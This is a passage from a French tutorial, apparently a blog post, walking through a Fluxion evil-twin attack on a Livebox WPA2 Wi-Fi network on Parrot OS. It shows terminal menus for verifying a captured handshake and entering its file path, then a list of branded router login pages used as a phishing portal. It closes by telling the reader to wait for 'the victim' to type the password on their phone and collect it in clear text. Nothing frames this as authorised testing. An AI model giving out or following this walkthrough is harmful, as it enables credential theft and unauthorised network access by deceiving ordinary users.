
[*] Sélectionnez une méthode de vérification du hash

      ESSID: "Livebox-0FB2" / WPA2 WPA
Channel: 7
      BSSID: 3C:98:72: [REDACTED] ([N/A])

[1] vérification pyrit
[2] vérification aircrack-ng (peu fiable)
[3] vérification cowpatty (recommandé)
[4] Retour

[fluxion@parrot]-[~] 3
```

On indique le chemin du handshake , récupéré avec aerodump ou fluxion



```
Parrot Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide

[ ~~~~~ ]
[ ]
[ FLUXION 5.9    < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

[*] Entrez le chemin du hash (Exemple: ../../dump-01.cap)
[*] To go back, leave the hash path blank.

Chemin absolu: /home/arthur/handshakelivebox-0BF2-01.cap
```

On finit par le type de certificat , il faut en créer un le plus ressemblant a un vrai :
ici je prend le 43 car cela correspond a la livebox c'est en fait une page de phishing



[45]	Google	de
[46]	HUAWEI	en
[47]	HUAWEI	it
[48]	kpn	nl
[49]	Livebox	fr
[50]	movistar	es
[51]	NETGEAR	en
[52]	NETGEAR	es
[53]	NETGEAR	it
[54]	NETGEAR-Login	en
[55]	Netis	it
[56]	Proximus	fr
[57]	Proximus	nl
[58]	SFR	fr
[59]	Sitecom	it
[60]	Technicolor	en
[61]	Technicolor	it
[62]	Telecom	it
[63]	Telekom	de
[64]	TP-LINK	en
[65]	TP-LINK	it
[66]	Verizon	en
[67]	vodafone	es
[68]	Xfinity-Login	en
[69]	ziggo1	nl
[70]	ziggo2	nl
[71]	Zyxel	it
[72]	Retour	

On lance et on attend ! Quand la victime rentrera le mot de passe dans son téléphone , vous Récupèrerez le mot de passe en clair ! Cette technique est la plus efficace , il existe aussi l' Attaque pas dico ou par brute force mais ce sont des attaques plus théoriques et moins pratiques

